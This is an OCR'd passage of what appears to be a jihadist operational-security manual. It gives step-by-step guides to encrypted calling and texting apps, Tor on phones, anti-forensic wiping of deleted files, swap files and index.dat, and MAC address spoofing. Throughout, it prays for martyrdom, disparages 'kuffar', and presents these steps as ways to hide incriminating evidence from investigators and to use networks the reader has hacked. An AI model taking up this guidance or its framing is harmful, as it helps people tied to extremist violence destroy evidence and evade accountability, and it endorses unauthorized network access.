


2. Register your phone number. Because RedPhone makes calls using VoIP you need to register your phone number with the service. The first screen you see will show you your service's phone number. Once you've verified it as correct tap Register.

3. Complete the verification process. You will now be prompted to verify your phone number by SMS text. There will be a loading screen as it completes the process, after which you will be sent a text notifying you of verification.


If a text fails to send you will also be given an option to verify by phone call. Your phone will be called with an automated message giving you a 6 digit code to enter which will complete the process.

4. Find **your friends.** RedPhone operates just like your normal phone dialer with a list of all of your contacts available to you. However, because the calls take place over their servers you can only place encrypted calls to other people who have the service. If you try to make a call to a number that is not registered with RedPhone, it will notify you giving you the option to cancel the call or send that friend a text with a link to install RedPhone.



You may now place calls using RedPhone for free of charge and free of worry for your privacy.


How to Use TextSecure to Send Encrypted Text Messages




I strongly advise you to use Surespot as Text Secure requires a real mobile number to verify


Most encrypted messaging services require both parties to use the same Internet-based app. The Android-only TextSecure, however, works with standard SMS and MMS messages, so it's an easy way to add some protection to your text messaging without having to change your friends' behavior.

1. Download TextSecure from the Google Play store.




2. Choose an encryption passphrase (optional). When you first open TextSecure, you'll be prompted to set a password for encrypting the TextSecure data stored on your phone. You can skip this step, or enter a password and tap "Create." For additional information, see our article on how to encrypt an Android device.






3. Choose whether to encrypt archived text messages. If you chose to encrypt local TextSecure data, you'll also be asked if you want to import your existing text messages into TextSecure's encrypted database. Choose yes, and your messages will be stored securely on your phone.




4. Verify your device phone number. TextSecure will send you a confirmation text message. After this point, you won't be able to take screenshots within TextSecure, giving your text messages another layer of protection.



4. Tap 'yes' to make TextSecure your default messaging app. If you had another messaging app set to default, such as Google Hangouts, TextSecure will now supercede it as the default.

5. Send and receive SMS and MMS messages just as before. TextSecure stores SMS and MMS messages in an encrypted form on your phone. However, if you access the contents of a MMS message from another app, such as a photo viewer, it becomes unencrypted. If you're texting with someone who also has TextSecure, your entire conversation will be encrypted in transit.




6. Set a passphrase timeout by tapping the app's menu button, then tapping Settings. By default, every time you close and reopen TextSecure, you'll need to re-enter your passphrase. In the app's settings, however, you can add a "timeout" function so that TextSecure will also require you to re-enter the passphrase after a specific interval of time.


7. Scroll down to Passphrase settings and check "Timeout Passphrase."

8. Tap "Timeout Interval" and choose how often you want TextSecure to require you to re-enter your passphrase.

There are other alternatives which are much more secure and require no mobile phone number to verify like **Surespot** etc. search google for the best app to suit your needs.





Tor is available for Android by installing our package named Orbot.




Orbot is an application that allows mobile phone users to access the web, instant messaging and email without being monitored or blocked by their mobile internet service provider. Orbot brings the features and functionality of Tor to the Android mobile operating system.


Orbot contains Tor and libevent. Orbot provides a local HTTP proxy and the standard SOCKS4A/SOCKS5 proxy interfaces into the Tor network. Orbot has the ability to transparently torify all of the TCP traffic on your Android device when it has the correct permissions and system libraries.







Onion Browser for ios $0.99



Description

Onion Browser is a Tor-powered web browser that helps you access the internet with more privacy. Search on Apple App Store for Onion Browser

Security Software

Taken from a kaafir

In the Name of Allah, The Most-Compassionate The Most-Merciful

Allahummar zuqnee shahaa datan fi sabi lillah

Oh Allah! Grant me Martydom in the Path of Allah

Your hard disk is more incriminating than a daily diary if you fail to clean it regularly.
Why the authorities love your computer.

Most people don't realize how easy it is to recover incriminating data from your computer. If you are nabbed by authorities there's always a department that has software for snooping around your hard disk. Here's what they can do.

1. They can recover files *you thought you erased*.
2. They can recover files *you thought were overwritten*.
3. They can recover files *created without your knowledge*.
4. They can recover remnants of *the Windows swap file*.
5. They can recover names of *Internet sites you visited*.
6. They can recover *your old email messages*.

Secret temporary files. You probably didn't realize that every time you print a document, Windows writes a temporary copy to disk. It "erases" the file when it's finished, but an *undelete utility* can recover the file.

Secret swap file. Windows creates this file whenever memory gets tight. Investigators can often recover documents, data, personal information, and passwords from months ago. A *binary sector editor* can view the data in the swap file, often named *hiberfil.sys*.
SECURITY TIP – Many computers and laptops use a hibernation file to save the contents of RAM when hibernating. You'll want to delete, shred, and recreate this file.

Protect yourself... File Shredder/Windows Swap File/Free Space Cleaner

BCWipe - This is program does all three of the above. First, you can use it to permanently erase files so they can't be recovered by so-called undelete utilities. Second, you can use BCWipe to clean the free space on your hard disk. And, third, you can use it to wipe the Windows swap file on your hard disk. Wiping the swap file is important. Personal data and passwords from three months ago can still be sitting there. The FBI and IRS routinely recover a significant amount of evidence from suspects' swap files.

CCleaner - Cleans all history from internet to recent documents used, can also wipe disk space.

Privacy Mantra - Wipes any hidden internet history stored on your computer which cannot be deleted manually (index.dat)

Constantly use these programs in conjunction with one another and Insha Allah you will be clean.

Internet/Index.dat

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

I am not going to go in detail about the following but just remain brief.

Internet:
Whatever website you go on,
It is logged in your computer,
Whatever email you've sent or received,
There is always a backup made by the email provider,
Whenever you delete your Internet History,
There is always a HIDDEN BACKUP
No matter how many times you try to delete your Internet History
The HIDDEN BACKUP is always there, like you best friend!

His name is **index.dat.**


This is a/or many hidden file(s) which are locked i.e. cannot be altered or deleted by the user. This file contains all the history from the moment you switched your internet to the current day and always logging that is why I asked you to switch your internet off, so you can clean any traces before you log back on.

How to delete

Manually the file cannot be edited, deleted or even accessed sometimes, what you need is a software which can do this. There are many programs which say they can delete index.dat i.e. CCleaner, but after researching into CCleaner it lacks in wiping the index.dat file but overall a good piece of software, however I have included Privacy Mantra. The only con with this software is that anything it deletes can be easily recovered with a recovery program. The reason for this is that the process of deleting the file is equivalent to deleting file through Recycle Bin.
99% of files deleted through Recycle Bin are recoverable because the file has been "deleted once".


Just think of a red stain on a white rug. If you wipe it once it would still have traces, so the more times you wipe/clean it the less traces there are, same thing with deleting files. Just because you deleted it doesn't mean it's permanently gone even though you cannot see it. The traces that left behind are usually left to sit in the Free Space you have untouched. So the way get around this is to use an eraser or wiper that cleans multi-folds. I have included BCwipe which can erase files multi-fold, however it cannot delete index.dat file but can wipe the free space where the index.dat file sits once it has been deleted by Privacy Mantra. The more times it is wiped over, the safer your hard drive is from prying eyes. The minimum wipe times you should use is 7 times.

So the process is this:



1. Run Privacy Mantra and initialize the clean (follow procedures below)
2. Reboot computer as Privacy Mantra can only access the index.dat file when the computer boots up
3. Run BCwipe to clean traces left in the free space

Privacy Mantra



Install and Open Privacy Mantra

1. Select deletion of index.dat and click on Analyze

2. Click on Clean, Reboot Pc once done

Run BCwipe or ccleaner to wipe the free space once you have rebooted your computer (Follow steps on how to run BCWipe)

TMAC Address Changer


In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

TMAC changer is what it says it is. It changes the MAC address.

What is the MAC address?


When you connect to a network the wireless adapter used to access that network transmits your MAC address so this is logged.

Think of a MAC address as a car Registration number as you pass a speeding camera it logs your registration if you are speeding. And then you receive a ticket through the post, Na'3m!




So how about you change that car reg daily or whenever you connect to the internet. So you can speed as much as you like, without receiving any tickets from that dirty kuffar.


Btw Should be used in conjunction with networks you have hacked! **Also available for android devices check under Mac Address Changer (make sure to root your phone & install busybox {google fore more info})!**



1-Install Tmac & double click to open




2-Select No



3-make sure wirless network card is connected to your PC- if not showing press F5 to refresh- select your Network adapter, Click on Random Mac Address then click change now

4-Select OK once it is changed

5-will you show you if it has changed, to restore select network connection and click on restore



